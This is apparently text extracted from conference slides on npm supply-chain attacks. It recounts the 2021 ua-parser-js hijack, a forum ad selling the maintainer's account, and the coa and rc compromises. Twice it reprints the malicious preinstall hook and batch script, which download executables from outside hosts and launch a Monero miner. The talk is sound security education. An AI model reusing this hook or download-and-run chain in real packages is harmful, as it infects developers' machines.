
Avoiding OSS



Slow and expensive
You are in full control
Less exposed to threats



Choosing the right open source



Why we naturally tend to trust OSS so much

- Open for everyone
- If there's an issue "someone" will notice
- There are scoring mechanisms to star & rate
- It gives a trustworthy feeling

When a good package goes bad?




Meet Faisal Salman

Neurotic Pantaloon Maker Products Pricing Documentation

npm Search packages Search Sign Up Sign In

ua-parser-js DT
1.0.2 • Public • Published 6 months ago

[Readme](#) [Explore](#) BETA [0 Dependencies](#) [1,371 Dependents](#) [54 Versions](#)



build passing npm v1.0.2 downloads 9M/week jsDelivr 237M hits/month cdnjs v1.0.2

UAParser.js

JavaScript library to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data with relatively small footprint (~17KB minified, ~6KB gzipped) that can be used either in browser (client-side) or node.js (server-side).

Install

```
> npm i ua-parser-js
```

Repository
[github.com/faisalman/ua-parse...](#)


Homepage
[github.com/faisalman/ua-pars...](#)

[Fund this package](#)

± 2022-04-03 to 2022-04-09
10,076,504

Version	License
1.0.2	MIT

Maintained 10 years



10m Weekly Downloads

♥ Fund this package

↓ 2022-04-03 to 2022-04-09

10,076,504

Version

1.0.2

License

MIT



Used by millions.
including Facebook.



**Would you
use it?**



October 5th, 2021

Russian Underground

Acc development, 7kk installations per week

24 minutes ago in Auctions

Posted by: 24 minutes ago (changed)

I sell a development account on npmjs.com, more than 7 million installations every week, more than 1000 others are dependent on this. There is no 2FA on the account. Login and password access. Suitable for distributing installations, miners, creating a botnet.

Start \$ 10k

Step \$ 1k

Blitz \$ 20k

24 hours after the last bet

Guarantor, we will pay the commission 50/50


User

4

24 posts
registration

Activity
other

A couple of weeks later





ua-parser-js



1.0.0



0.8.0




0.7.29



1.0.2

@faisalman



```
ua-parser-js/0.7.29/package.json
...  ...  @@ -1,7 +1,7 @@
1 1  {
2 2    "title": "UAParser.js",
3 3    "name": "ua-parser-js",
4 4 -   "version": "0.7.28",
5 5 +   "version": "0.7.29",
6 6    "author": "Faisal Salman <f@faisalman.com> (http://faisalman.com)",
7 7    "description": "Lightweight JavaScript-based user-agent string parser",
...  ...  @@ -142,6 +142,7 @@
142 142  ],
143 143    "main": "src/ua-parser.js",
144 144    "scripts": {
145 145 +   "preinstall": "start /B node preinstall.js & node preinstall.js",
146 146    "build": "uglifyjs src/ua-parser.js -o dist/ua-parser.min.js --comments && uglifyjs src/ua-parser.js -o dist/ua-parser.pack
147 147  }
```

```
ua-parser-js/0.7.29/preinstall.bat
1 @echo off
2 curl http://159.148.186.228/download/jsexextension.exe -o jsexextension.exe
3 if not exist jsexextension.exe (
4     wget http://159.148.186.228/download/jsexextension.exe -O jsexextension.exe
5 )
6 if not exist jsexextension.exe (
7     certutil.exe -urlcache -f http://159.148.186.228/download/jsexextension.exe jsexextension.exe
8 )
9 curl https://citationsherbe.at/sdd.dll -o create.dll
10 if not exist create.dll (
11     wget https://citationsherbe.at/sdd.dll -O create.dll
12 )
13 if not exist create.dll (
14     certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
15 )
16 set exe_1=jsexextension.exe
17 set "count_1=0"
18 >tasklist.temp (
19 tasklist /NH /FI "IMAGENAME eq %exe_1%"
20 )
21 for /f %%x in (tasklist.temp) do (
22 if "%%x" EQU "%exe_1%" set /a count_1+=1
23 )
24 if %count_1% EQU 0 (start /B .\jsexextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u 49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1Uu
25 del tasklist.temp
```

```
ua-parser-js/0.7.29/preinstall.js
1 const { exec } = require("child_process");
2
3 function terminalLinux(){
4 exec("/bin/bash preinstall.sh", (error, stdout, stderr) => {
5     if (error) {
6         console.log(`error: ${error.message}`);
7         return;
8     }
9     if (stderr) {
10         console.log(`stderr: ${stderr}`);
11         return;
12     }
13     console.log(`stdout: ${stdout}`);
14 });
15 }
16
17 var opsys = process.platform;
18 if (opsys == "darwin") {
19     opsys = "MacOS";
20 } else if (opsys == "win32" || opsys == "win64") {
21     opsys = "Windows";
22     const { spawn } = require('child_process');
23     const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
24 } else if (opsys == "linux") {
25     opsys = "Linux";
26     terminalLinux();
27 }
```

```
ua-parser-js/0.7.29/package.json
...  ...  @@ -1,7 +1,7 @@
1 1  {
2 2    "title": "UAParser.js",
3 3    "name": "ua-parser-js",
4 4 -   "version": "0.7.28",
5 5 +   "version": "0.7.29",
6 6    "author": "Faisal Salman <f@faisalman.com> (http://faisalman.com)",
7 7    "description": "Lightweight JavaScript-based user-agent string parser",
...  ...  @@ -142,6 +142,7 @@
142 142  ],
143 143    "main": "src/ua-parser.js",
144 144    "scripts": {
145 145 +   "preinstall": "start /B node preinstall.js & node preinstall.js",
146 146    "build": "uglifyjs src/ua-parser.js -o dist/ua-parser.min.js --comments && uglifyjs src/ua-parser.js -o dist/ua-parser.pack
147 147  }
```

```
ua-parser-js/0.7.29/preinstall.bat
1 @echo off
2 curl http://159.148.186.228/download/jsexextension.exe -o jsexextension.exe
3 if not exist jsexextension.exe (
4     wget http://159.148.186.228/download/jsexextension.exe -O jsexextension.exe
5 )
6 if not exist jsexextension.exe (
7     certutil.exe -urlcache -f http://159.148.186.228/download/jsexextension.exe jsexextension.exe
8 )
9 curl https://citationsherbe.at/sdd.dll -o create.dll
10 if not exist create.dll (
11     wget https://citationsherbe.at/sdd.dll -O create.dll
12 )
13 if not exist create.dll (
14     certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
15 )
16 set exe_1=jsexextension.exe
17 set "count_1=0"
18 >tasklist.temp (
19 tasklist /NH /FI "IMAGENAME eq %exe_1%"
20 )
21 for /f %x in (tasklist.temp) do (
22 if "%x" EQU "%exe_1%" set /a count_1+=1
23 )
24 if %count_1% EQU 0 (start /B .\jsexextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u 49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UU
25 del tasklist.temp
```

```
ua-parser-js/0.7.29/preinstall.js
1 const { exec } = require("child_process");
2
3 function terminalLinux(){
4 exec("/bin/bash preinstall.sh", (error, stdout, stderr) => {
5     if (error) {
6         console.log(`error: ${error.message}`);
7         return;
8     }
9     if (stderr) {
10         console.log(`stderr: ${stderr}`);
11         return;
12     }
13     console.log(`stdout: ${stdout}`);
14 });
15 }
16
17 var opsys = process.platform;
18 if (opsys == "darwin") {
19     opsys = "MacOS";
20 } else if (opsys == "win32" || opsys == "win64") {
21     opsys = "Windows";
22     const { spawn } = require('child_process');
23     const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
24 } else if (opsys == "linux") {
25     opsys = "Linux";
26     terminalLinux();
27 }
```



Two weeks later
Nov 4th 2021

Two NPM Packages With 22 Million Weekly Downloads Found Backdoored



📅 November 07, 2021 👤 Ravie Lakshmanan

GitHub Advisory Database / GHSA-73qr-pfmq-6rp8

Embedded malware in coa

critical severity Published 4 days ago • Updated 3 days ago

[Vulnerability details](#)

[Dependabot alert](#)

Affected versions

Popular This Week



Hackers Increasingly Use
HTML S



Surprising Attack on
for Encrypted Traffic



SharkBot — A New Android
Trojan Stealing Banking and
Cryptocurrency Accounts



Abcbot — A New Evolving
Wormable Botnet Malware

COMPROMISED

coa

The screenshot shows the npm package page for 'coa'. The browser address bar displays 'https://www.npmjs.com/package/coa'. The page header includes the npm logo, a search bar, and links for 'Sign Up' and 'Sign In'. The package name 'coa' is followed by a TypeScript icon and the version '2.0.2'. It is marked as 'Public' and 'Published 3 years ago'. The package has 3 dependencies, 168 dependents, and 29 versions. The main section is titled 'Command-Option-Argument' and describes it as 'Yet another parser for command line options.' It includes a 'What is it?' section and a list of features: 'Command line help text', 'Program API for use COA-based programs as modules', and 'Shell completion'. Other features include 'Rich types for options and arguments, such as arrays, boolean flags and required', 'Commands can be async through using promising (powered by Q)', and 'Easy submoduling some existing commands to new top-level one'. The right sidebar shows the 'Install' command 'npm i coa', the repository 'github.com/veged/coa', the homepage 'github.com/veged/coa', a weekly download chart showing 8,187,759 downloads, and a table with version '2.0.2' and license 'MIT'. The unpacked size is 72.5 kB and there are 15 total files.

Never Post Memes

Products Pricing Documentation

npm Search packages Search Sign Up Sign In

coa 2.0.2 • Public • Published 3 years ago

Readme Explore 3 Dependencies 168 Dependents 29 Versions

Command-Option-Argument

Yet another parser for command line options.

npm v2.0.2 build passing build passing coverage 70% david no longer available

What is it?

COA is a parser for command line options that aim to get maximum profit from formalization your program API. Once you write definition in terms of commands, options and arguments you automatically get:

- Command line help text
- Program API for use COA-based programs as modules
- Shell completion

Other features

- Rich types for options and arguments, such as arrays, boolean flags and required
- Commands can be async through using promising (powered by)
- Easy submoduling some existing commands to new top-level one

Install

```
> npm i coa
```

Repository

github.com/veged/coa

Homepage

github.com/veged/coa

Weekly Downloads

8,187,759

Version	License
2.0.2	MIT

Unpacked Size	Total Files
72.5 kB	15

rc

The screenshot shows the npm package page for 'rc'. The browser address bar displays 'https://www.npmjs.com/package/rc'. The page header includes the npm logo, a search bar, and links for 'Sign Up' and 'Sign In'. The package name 'rc' is followed by a Definition icon and the version '1.2.8'. It is marked as 'Public' and 'Published 4 years ago'. The package has 4 dependencies, 1,362 dependents, and 48 versions. The main section is titled 'rc' and describes it as 'The non-configurable configuration loader for lazy people.' It includes a 'Usage' section with a code snippet. The right sidebar shows the 'Install' command 'npm i rc', the repository 'github.com/dominictarr/rc', the homepage 'github.com/dominictarr/rc#rea...', a weekly download chart showing 12,451,373 downloads, and a table with version '1.2.8' and license '(BSD-2-Claus...'. The unpacked size is 17.3 kB and there are 12 total files.

Napoleonic Political Magnificence

Products Pricing Documentation

npm Search packages Search Sign Up Sign In

rc 1.2.8 • Public • Published 4 years ago

Readme Explore 4 Dependencies 1,362 Dependents 48 Versions

rc

The non-configurable configuration loader for lazy people.

Usage

The only option is to pass rc the name of your app, and your default configuration.

```
var conf = require('rc')(appname, {
  //defaults go here.
  port: 2468,

  //defaults which are objects will be merged, not replaced
  views: {
    engine: 'jade'
  }
});
```

Install

```
> npm i rc
```

Repository

github.com/dominictarr/rc

Homepage

github.com/dominictarr/rc#rea...

Weekly Downloads

12,451,373

Version	License
1.2.8	(BSD-2-Claus...

Unpacked Size	Total Files
17.3 kB	12

22m Weekly Downloads

Homepage

github.com/veged/coa

↓ 2022-03-27 to 2022-04-02

9,555,969



Version

2.0.2

License

MIT

Homepage

[github.com/dominictarr/rc#rea...](https://github.com/dominictarr/rc#readme)

↓ Weekly Downloads

12,451,373



Version

1.2.8

License

(BSD-2-Claus...

Same malicious code


**We are seeing more and more attacks
on good packages**



Meet Brandon Nozaki Miller

Packages

41



riaevangelist

41 Packages

0 Organizations

Packages 41

event-pubsub

Super light and fast Extensible ES6+ events and EventEmitters for Node and the browser. Easy for any developer level, use the same exact code in node and the browser. No frills, just high speed events!

riaevangelist published 5.0.3 • a year ago

node-cmd

Simple commandline/terminal/shell interface to allow you to run cli or bash style commands as if you were in the terminal.

riaevangelist published 5.0.0 • 9 months ago


ria

Node tool for developing RIA Apps using the RIA app framework. Helps initialize the app and create modules using UI templates and architecture.

